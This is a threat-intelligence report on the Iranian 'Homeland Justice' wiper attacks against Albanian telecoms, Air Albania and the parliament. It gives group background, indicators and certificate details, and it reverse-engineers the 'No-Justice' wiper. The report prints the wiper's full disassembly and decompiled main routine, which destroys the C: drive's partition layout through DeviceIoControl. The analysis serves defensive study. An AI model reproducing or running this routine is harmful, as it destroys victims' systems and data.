Wiper attack on Albania by Iranian APT

4/1/24
Ver 1.0

"Homeland Justice" targets Albanian organizations with wiper

Executive Summary

On December 24th, 2023, Iranian psychological operation group "Homeland Justice" posted a video in Albanian to its Telegram channel, saying it is again destroying "terrorist supporters". This group has been operating since July 2022, focusing on ransomware and destructive campaigns targeting Albania. On the next day, the actor announced on its Telegram channel and official site that it has breached, completely took over, and wiped the following Albanian infrastructure and government organizations' computing systems and websites:

One.al – ONE Albania – an Albanian telecom company.

EagleMobile.al – Eagle Mobile Albania, an Albanian telecom company that had merged with ALBtelecom, that in turn had merged with OneAlbania on March 2023. The domain redirects to One.al.

AirAlbania.com.al – Air Albania, Albanian airlines.

Parlament.al – the Albanian parliament, following the publication of an image showing Albanian parliament members together with Mariam Rajavi, president of Mojahedin-e Khalq.

The present campaign runs under hashtag #DestroyDurresMilitaryCamp (DDMC). Durrës is an Albanian city located on the Adriatic coast and hosting Iranian dissidents belonging to the Mojahedin-e Khalq opposition organization.

ClearSky estimates that this Iranian destruction (wiping) campaign may threaten other countries.

A video posted by the threat actor featured segments of PowerShell code used to target the Albanian parliament. ClearSky detected a PowerShell file matching the displayed code segments completely, including a matching reference to a file named NACL[.]exe.


The PowerShell and executable files were detected compressed together in a ZIP archive uploaded from Albania. This unique PowerShell file was also detected compressed in a different ZIP archive, uploaded from Albania by the same user, alongside the publicly available Plink (previously used by Iranian threat actors), W2K Res Kit, and RevSocks tools. Thus, ClearSky estimates that the additional tools were used in the current attack with medium confidence.

This blog post will elaborate on the group's background and provide an in-depth analysis of the tools used in the current attack, including reverse engineering the NACL executable – dubbed "No-Justice Wiper".

"Homeland Justice" Group Background

On September 23rd, 2022, the Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) jointly released an advisory analyzing a wave of cyber-attacks targeting the Government of Albania. The group, identifying as 'HomeLand Justice,' was attributed as an Iranian state threat actor[1].

Homeland Justice launched its first campaign on July 15th, 2022, targeting Albanian e-government systems right before a planned conference of Iranian opposition group **Mojahedin-e Khalq** (Persian: مجاهدینِ خلق), also known as MEK - a well-known Iranian group seeking to replace the current regime in Iran. The conference was cancelled following the attack. In September 2022, the actor launched a second campaign targeting Albanian border crossings. On December 24th, 2023, the actor publicized the current campaign, described in this blog, targeting Albanian infrastructure and government organizations. It is interesting to note that an MEK camp was raided by police in June 2023:



The actor's logo is not randomly designed. It uses the logo of threat actor **PredatorySparrow** (Persian Gonjeshk-e Darrande گنجشک درنده), whose last attack, on December 18th, 2023, targeted Iranian fuel infrastructure. The group previously claimed attacks on Iranian steel factories. Homeland Justice's logo depicts an eagle attacking a bird identical to the one on PredatorySparrow's logo, confined in a Star of David:


Left: *PredatorySparrow logo,* ***Right:*** *Homeland Justice logo*

[1] cisa.gov/news-events/cybersecurity-advisories/aa22-264a


The group logo was presented alongside the text: “why should our taxes be spent on terrorists of Durres?”:

Durres is the second most populous city of the Republic of Albania, and the “terrorists” the group refers to are the mentioned MEK group (Mujahedin-e Khalq) residing there.

On November 20th, 2023, leading up to the current attack, Homeland Justice posted using their telegram channel, stating that they are back due to “widespread corruption in or country” (typing error on their part):




Several posts mentioning an Albanian tele communication company, as well as Air Albania and the Albanian Parliament, followed:



Technical Analysis of the Tools Used in the Campaign

During our research, we detected two main tools used in the campaign – the wiper and the PowerShell. We assume both files were deployed simultaneously, the PowerShell intended to copy and propagate the wiper to other machines in the organizational network prior to its activation.


While investigating the posts made by "Homeland Justice", we noticed the use of a PowerShell named "p", referring to an executable named "NACL":



We detected an identical p[.]ps1 file compressed in a ZIP archive named “zip[.]zip”, uploaded from Albania to a threat intelligence platform, alongside an executable named NACL[.]exe:

Wiper Analysis of No-Justice wiper

The NACL[.]exe file itself was also scanned on the VirusTotal platform, and **at the time of discovery was only flagged as malicious by two anti-virus engines**:




BACKGROUND	
Date:	28.12.2023
Hostname:	-
File Name:	Ptable.exe
File Location:	-
Notification Vector:	-
STATIC ANALYSIS	
File Hash:	36cc72c55f572fe02836f25516d18fed1de768e7f29af7bdf469b52a3fe2531f
File Size (bytes):	220.34 KB
File Type:	Win32 EXE
Import Hash:	6b09fb33bfe9c9cb20cb08d2f1aadb89
Signed?:	Signed file
Packer/Compiler Info:	PE32 Compiler: EP:Microsoft Visual C/C++ (2017 v.15.5-6) [EXE32] Compiler: Microsoft Visual C/C++ (2019 v.16.10 or 16.11) Compiler: Microsoft Visual

	C/C++ (19.28.30038) [LTCG/C++] Linker: Microsoft Linker (14.28.30038) Tool: Visual Studio (2019 version 16.9-16.10) Sign tool: Windows Authenticode (2.0) [PKCS #7]
Compile Time:	2022-02-19 11:49:36 UTC
File Properties: Description, version, file header characteristics	
Copyright Copyright (C) 2023 Attest Product Ptable Description table primmer Original Name Ptable.exe Internal Name Ptable.exe File Version 3.0.1.1 Date signed 2023-12-23 09:59:00 UTC	
Entropy: File and sections	
5.364	
Open Source Research: Virus Total detections, search engine output, free sandbox results	
26/72	

Static Analysis

The file has a unique Icon and a still-valid digital signature by company "**Attest Inspection Limited**":



Signature info

Signature Verification

Signed file, valid signature

File Version Information

Copyright	Copyright (C) 2023 Attest
Product	Ptable
Description	table primmer
Original Name	Ptable.exe
Internal Name	Ptable.exe
File Version	3.0.1.1
Date signed	2023-12-23 09:59:00 UTC


Signers

— Attest Inspection Limited

Name	Attest Inspection Limited
Status	Valid
Issuer	SSL.com Code Signing Intermediate CA RSA R1
Valid From	04:17 PM 10/02/2023
Valid To	04:17 PM 10/01/2024
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	5FA9CA9888B1C7A17351CC30FF13F4B19D9C20C2
Serial Number	73 C8 38 96 1F A7 A0 12 49 41 92 5C 93 08 75 A6


The company's website provides the following description:

"AJA Europe's 20 years' experience led to the creation of ACT. Inspections, conformity assessments and certifications worldwide."



Attest Inspection Limited website

The icon from the website gattestor[.]com matches the Icon used in the Homeland Justice Wiper seen in VirusTotal:



The next screenshot shows the pdb path created when compiling the file. It is apparent that the folder name is **loweraser** – a suitable name for a wiper (eraser) file:


The original name of the file has been found	name: Ptable.exe
The file references debug symbols	file: f:\loweraser\loweraser\release\ptable.pdb

It is worth noting that in the first Homeland Justice attack, the No-Justice wiper had a valid digital signature by "**Kuwait Telecommunications Company KSC**", indicating a consistent method to give files an appearance of legitimacy.


Dynamic Analysis

During ClearSky's dynamic analysis in a laboratory environment, the file crashed the station on which it ran (bluescreen) and manipulated the operating system so that it won't load when attempting to turn the machine on. It should be noted that the file requires elevated (admin) privileges to wipe the computer.


The drives on the computer before running the malware:



The drives on the computer immediately (1-2 seconds) **after** running the malware:




The computer screen when malware execution is completed:



Reverse Engineering

The screenshot on the next page shows the file's main function. The function is relatively simple and small. ClearSky's team used Ida Pro to analyze the malware code.



```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_210= dword ptr -210h
Buffer= word ptr -20Ch
var_4= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 210h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    ebx
push    esi
push    edi
push    offset LibFileName ; "kernel32.dll"
call    ds:LoadLibraryW
mov     edi, ds:GetProcAddress
mov     ebx, eax
push    offset ProcName ; "DeviceIoControl"
push    ebx             ; hModule
call    edi ; GetProcAddress
push    offset aCreatefilew ; "CreateFileW"
push    ebx             ; hModule
mov     [ebp+var_210], eax
call    edi ; GetProcAddress
push    43h ; 'C'       ; ArgList
mov     esi, eax
lea     eax, [ebp+Buffer]
push    offset Format   ; "\\\\.\\%c:"
push    eax             ; Buffer
call    call___stdio_common_vswprintf_s_sub_D10C0
add     esp, 0Ch
lea     eax, [ebp+Buffer]
push    0
push    0
push    3
push    0
push    3
push    0C0000000h
push    eax
call    esi             ; call kernel32_CreateFileW
push    offset aClosehandle ; "CloseHandle"
push    ebx             ; hModule
mov     esi, eax
call    edi ; GetProcAddress
mov     edi, eax
cmp     esi, 0FFFFFFFFh
jz      short loc_10910AB
```

```
push    ebx             ; hModule
call    edi ; GetProcAddress
push    offset aCreatefilew ; "CreateFileW"
push    ebx             ; hModule
mov     [ebp+var_210], eax
call    edi ; GetProcAddress
push    43h ; 'C'       ; ArgList
mov     esi, eax
lea     eax, [ebp+Buffer]
push    offset Format   ; "\\\\.\\%c:"
push    eax             ; Buffer
call    call___stdio_common_vswprintf_s_sub_D10C0
add     esp, 0Ch
lea     eax, [ebp+Buffer]
push    0
push    0
push    3
push    0
push    3
push    0C0000000h
push    eax
call    esi             ; call kernel32_CreateFileW
push    offset aClosehandle ; "CloseHandle"
push    ebx             ; hModule
mov     esi, eax
call    edi ; GetProcAddress
mov     edi, eax
cmp     esi, 0FFFFFFFFh
jz      short loc_10910AB
```

```
push    0
push    0
push    0
push    0
push    0
push    0
push    7C100h
push    esi
call    [ebp+var_210]   ; call DeviceIoControl
push    esi
call    edi
```

```
loc_10910AB:
mov     ecx, [ebp+var_4]
xor     eax, eax
pop     edi
pop     esi
xor     ecx, ebp        ; StackCookie
pop     ebx
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
_main endp
```

The file's main function

The next screenshot shows the file's main function written in pseudo code, that provides a more comprehensible presentation of the malware's functionality. The malware performs several actions

while running, including loading a library, receiving addresses for API functions, and ultimately wiping the computer.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HMODULE LibraryW; // ebx
  HANDLE (__stdcall *CreateFileW)(LPCWSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE); // esi
  HANDLE v5; // esi
  BOOL (__stdcall *CloseHandle)(HANDLE); // edi
  BOOL (__stdcall *DeviceIoControl)(HANDLE, DWORD, LPVOID, DWORD, LPVOID, DWORD, LPDWORD, LPOVERLAPPED); // [esp+Ch] [ebp-210h]
  wchar_t Buffer[260]; // [esp+10h] [ebp-20Ch] BYREF

  LibraryW = LoadLibraryW(L"kernel32.dll");
  DeviceIoControl = (BOOL (__stdcall *)(HANDLE, DWORD, LPVOID, DWORD, LPVOID, DWORD, LPDWORD, LPOVERLAPPED))GetProcAddress(LibraryW, "DeviceIoControl");
  CreateFileW = (HANDLE (__stdcall *)(LPCWSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE))GetProcAddress(LibraryW, "CreateFileW");
  sub_D10C0(Buffer, (wchar_t *)L"\\\\.\\%c:", 67);
  v5 = CreateFileW(Buffer, 0xC0000000, 3, 0, 3, 0, 0);
  CloseHandle = (BOOL (__stdcall *)(HANDLE))GetProcAddress(LibraryW, "CloseHandle");
  if ( v5 != (HANDLE)-1 )
  {
    DeviceIoControl(v5, 0x7C100, 0, 0, 0, 0, 0, 0);
    CloseHandle(v5);
  }
  return 0;
}
```

The file's main function written in pseudo code

Main function explained in detail:

- Initially, we may observe a call for function **LoadLibraryW**, that loads DLL file **kernel32.dll** while running. The function returns a handle for the loaded library. The handle is saved in register **ebx**.
- Following these steps, the function **GetProcAddress** is called, returning the address of the function **DeviceIoControl**.
- Function **GetProcAddress** is called again, this time returning the address of function **CreateFileW**.
- At this point function **sub_D10C0** is called (calling **vswprintf_s**). Below is a screenshot of the function:

```
int sub_D10C0(wchar_t *Buffer, wchar_t *Format, ...)
{
  unsigned __int64 *v2; // eax
  int result; // eax
  va_list va; // [esp+10h] [ebp+10h] BYREF

  va_start(va, Format);
  v2 = (unsigned __int64 *)sub_D1000();
  result = __stdio_common_vswprintf_s(*v2, Buffer, 0x104u, Format, 0, va);
  if ( result < 0 )
    return -1;
  return result;
}
```

  - The function receives several arguments, including **buffer, format and arglist**.
  - The function sets the **buffer** in accordance with the received **format** and **arglist** and returns the buffer length.

- The function enters the value of **arglist** (the letter **C**) into the buffer in the received format (**\\\\.\\%c:**) and returns its length (6).
- Following is an image with the buffer value.

```
Stack[00001128]:00F3FCC4 text "UTF-16LE", '\\.\C:',0
```

- Then the function **CreateFileW** is called. It returns a handle for the device received in the buffer (**\\.\C:**). (The other parameters indicate privileges and specific access permissions).
- At this point the function **GetProcAddress** is called. It returns the offset of function **CloseHandle** (in **kernel32.dll** module). The handle received from calling CreateFileW is checked for validity. This check ensures that the user has elevated privileges.
- If they do, function **DeciveIoControl** is called, with the handle for the device and control code **0x7c100**, that removes the boot signature from the Master Boot Record, so the disk would be formatted from sector zero to the end of the disk. The partition details are not stored in sector zero anymore (which would crash the operating system and prevent rebooting). Then the handle closes and the function ends.
- If they do not, the function ends.

The following screenshot shows an explanation of the control code (**0x7c100**) that the function **DeviceIoControl** receives as a parameter.

IOCTL_DISK_DELETE_DRIVE_LAYOUT	0x7c100	inc\api\ntdddisk.h
Removes the boot signature from the master boot record, so that the disk will be formatted from sector zero to the end of the disk. Partition information is no longer stored in sector zero.		


The wiper's primary actions:

1. Sets a string of the device name to be acted upon (**\\.\C:**) by function **sub_D10C0.**
2. Creates a handle for the device with the function **CreateFileW**.
3. Calls the function **DeviceIoControl** with the handle for the device and control code **0x7c100** and removes the boot signature from the Master Boot Record, so the disk is formatted from sector zero to the end of the disk.
4. Crashes the operating system in a way that it cannot be rebooted.

In-depth explanation of the code:

Beginning of main function.

Calling function LoadLibraryW that loads kernel32.dll while running. The function returns a handle for the loaded library.



The address of function GetProcAddress is saved in edi (calling edi is calling function GetProcAddress).

The handle to library kernel32.dll is saved in ebx.

Calling function GetProcAddress with parameters – handle for library kernel32.dll and “DeviceIoControl" - returns the address of function DeviceIoControl.

```
mov     edi, ds:GetProcAddress
mov     ebx, eax
push    offset ProcName ; "DeviceIoControl"
push    ebx             ; hModule
call    edi ; GetProcAddress
```

Calling function GetProcAddress with parameters – handle for library kernel32.dll and "CreateFileW" - returns the address of function CreateFileW.

The address of function DeviceIoControl is saved in [ebp+var_210].

```
push    offset aCreatefilew ; "CreateFileW"
push    ebx             ; hModule
mov     [ebp+var_210], eax
call    edi ; GetProcAddress
```

Calling function sub_D10C0 with parameters – ‘C’, Format, and Buffer - returns the buffer length.

The address of function CreateFileW is saved in esi.

```
push    43h ; 'C'       ; ArgList
mov     esi, eax
lea     eax, [ebp+Buffer]
push    offset Format   ; "\\\\.\\%c:"
push    eax             ; Buffer
call    call___stdio_common_vswprintf_s_sub_D10C0
add     esp, 0Ch
```

Function sub_D10C0.

Calling function stdio_common_vswprintf_s with parameters ArgList, Locale, Format, BufferCount, and Buffer.

The function enters the value of arglist (the letter "C") into buffer (in the received format (\\\\.\\%c:) and returns its length (6).

```
sub_D10C0 proc near

Buffer= dword ptr  8
Format= dword ptr  0Ch
ArgList= byte ptr  10h

push    ebp
mov     ebp, esp
mov     eax, [ebp+Buffer]
lea     ecx, [ebp+ArgList]
push    ecx             ; ArgList
push    0               ; Locale
push    [ebp+Format]    ; Format
push    104h            ; BufferCount
push    eax             ; Buffer
call    sub_D1000
push    dword ptr [eax+4]
push    dword ptr [eax] ; Options
call    ___stdio_common_vswprintf_s
or      ecx, 0FFFFFFFFh
add     esp, 1Ch
test    eax, eax
cmovs   eax, ecx
pop     ebp
retn
sub_D10C0 endp
```

Calling esi (function CreateFileW) with parameters – lpFileName, dwDesiredAccess, dwShareMode, lpSecurityAttributes, dwCreationDisposition, dwFlagsAndAttributes, hTemplateFileFile - returns the handle for the device received in buffer (\\.\C:).

The other parameters indicate privileges and specific access permissions.

```
add     esp, 0Ch
lea     eax, [ebp+Buffer]
push    0
push    0
push    3
push    0
push    3
push    0C0000000h
push    eax
call    esi
```

Calling function GetProcAddress with parameters - handle for library kernel32.dll and "CloseHandle" - returns the address of function CloseHandle saved in edi.

The received handle is checked for validity.

```
push    offset aClosehandle ; "CloseHandle"
push    ebx             ; hModule
mov     esi, eax
call    edi ; GetProcAddress
mov     edi, eax
cmp     esi, 0FFFFFFFFh
